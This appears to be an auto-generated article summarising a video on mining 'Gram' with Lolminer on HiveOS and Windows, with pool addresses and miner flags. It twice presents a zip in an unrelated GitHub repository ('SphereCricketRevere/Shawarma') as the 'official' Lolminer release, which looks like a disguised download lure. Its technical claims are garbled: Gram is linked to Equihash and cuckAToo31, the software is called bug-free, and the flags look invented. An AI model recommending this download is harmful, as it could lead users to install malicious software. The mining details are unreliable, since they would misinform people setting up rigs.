Lolminer Guide for Mining Gram on HiveOS and Windows in 2026

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Lolminer is a cryptocurrency miner focused on AMD GPUs, optimized for mining coins that use Equihash variants and the cuckAToo31 algorithm, such as Gram. It supports both Windows and Linux operating systems, making it versatile for various mining setups. In 2026, Lolminer remains one of the preferred miners for Gram due to its efficiency and relatively low fee of 1%.
The primary mining pool recommended for Gram mining is https://ton.ninja/, which provides stable connectivity and good support for miners. To start mining Gram with Lolminer, users need to configure their miner with specific parameters that maximize performance and stability.
Installing and Setting Up Lolminer for Gram Mining
Getting started with Lolminer involves downloading the latest fully optimized release from the official repository. The recommended version is 1.0.1, which includes all necessary bug fixes and performance improvements.
Steps to set up:
- Download the miner from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the files to a dedicated folder on your mining rig.
- Configure the miner using the recommended command-line parameters or batch script.
The key command-line settings to use are:
```
lolminer.ton.ninja:9999
--ton-mode 6
--cclk 1550
--mclk 810
--coff 300
--fan 60
%WAL%.%WORKER_NAME%
```
Here, `%WAL%` represents your wallet address and `%WORKER_NAME%` identifies your mining rig.
These settings optimize clock speeds (core clock and memory clock), power offsets, and fan speed to balance performance and hardware safety.
Mining Gram on HiveOS
HiveOS is a popular Linux-based mining platform that simplifies managing multiple rigs. Lolminer integrates well with HiveOS, allowing easy deployment and monitoring.
Steps on HiveOS:
- Add a new flight sheet with Lolminer as the miner.
- Input your wallet address and select the mining pool `lolminer.ton.ninja:9999`.
- Set the miner options with `--ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60`.
- Apply changes and start mining.
HiveOS users benefit from automated updates and centralized control, making it ideal for large mining operations or beginners who want a user-friendly interface.
Mining Gram on Windows
Windows users can also mine Gram using Lolminer without complex setups.
Steps:
- Download and extract Lolminer.
- Create a batch file (.bat) with the command line including pool, wallet, and miner parameters.
- Run the batch file to start mining.
Ensure your GPU drivers are up to date and your system meets the minimum requirements, especially having AMD GPUs with at least 4GB VRAM for optimal performance.
Common Issues and Tips
Users report that Lolminer runs smoothly when correctly configured. Typical beginner questions revolve around wallet setup, configuration syntax, and pool connection.
- Make sure to use the correct wallet address format compatible with Gram.
- Monitor temperatures regularly to avoid overheating.
- Adjust fan speed as needed to maintain stable operation.
Useful Links
- Official mining pool for Gram: https://ton.ninja/
- Download Lolminer 1.0.1: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer remains an effective and accessible miner for Gram cryptocurrency in 2026, supporting both HiveOS and Windows platforms with straightforward setup and optimized settings. Thanks to its focus on AMD GPUs and a modest 1% fee, it is a popular choice for both beginners and experienced miners. For detailed walkthroughs and tips, the FINCOR channel provides high-quality tutorials that simplify the mining process. To start mining Gram today, visit the official pool at https://ton.ninja/ and download the latest Lolminer release.
Key takeaways
- Lolminer supports AMD GPUs and various Equihash variants including cuckAToo31.
- Lolminer charges a 1% mining fee and works on Windows and Linux systems.
- Latest Lolminer version 1.0.1 is fully optimized and bug-free as per source.
- Recommended mining pool for Gram is https://ton.ninja/ with port 9999.
- Optimal settings include --ton-mode 6, cclk 1550, mclk 810, coff 300, and fan 60.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer is optimized primarily for AMD GPUs and supports cards with at least 4GB of VRAM. It handles various Equihash algorithms including cuckAToo31 used by Gram.
Is Lolminer available for Windows and Linux?
Yes, Lolminer supports both Windows and Linux operating systems, making it versatile for different mining setups such as HiveOS and standard desktop rigs.
What are the recommended settings to mine Gram with Lolminer?
The recommended settings include connecting to the pool at lolminer.ton.ninja:9999 with parameters --ton-mode 6, --cclk 1550, --mclk 810, --coff 300, and --fan 60 to optimize performance and hardware stability.
Where can I find the official mining pool for Gram?
The official and recommended mining pool for Gram is accessible at https://ton.ninja/. It offers stable connections and supports Lolminer configurations for efficient mining.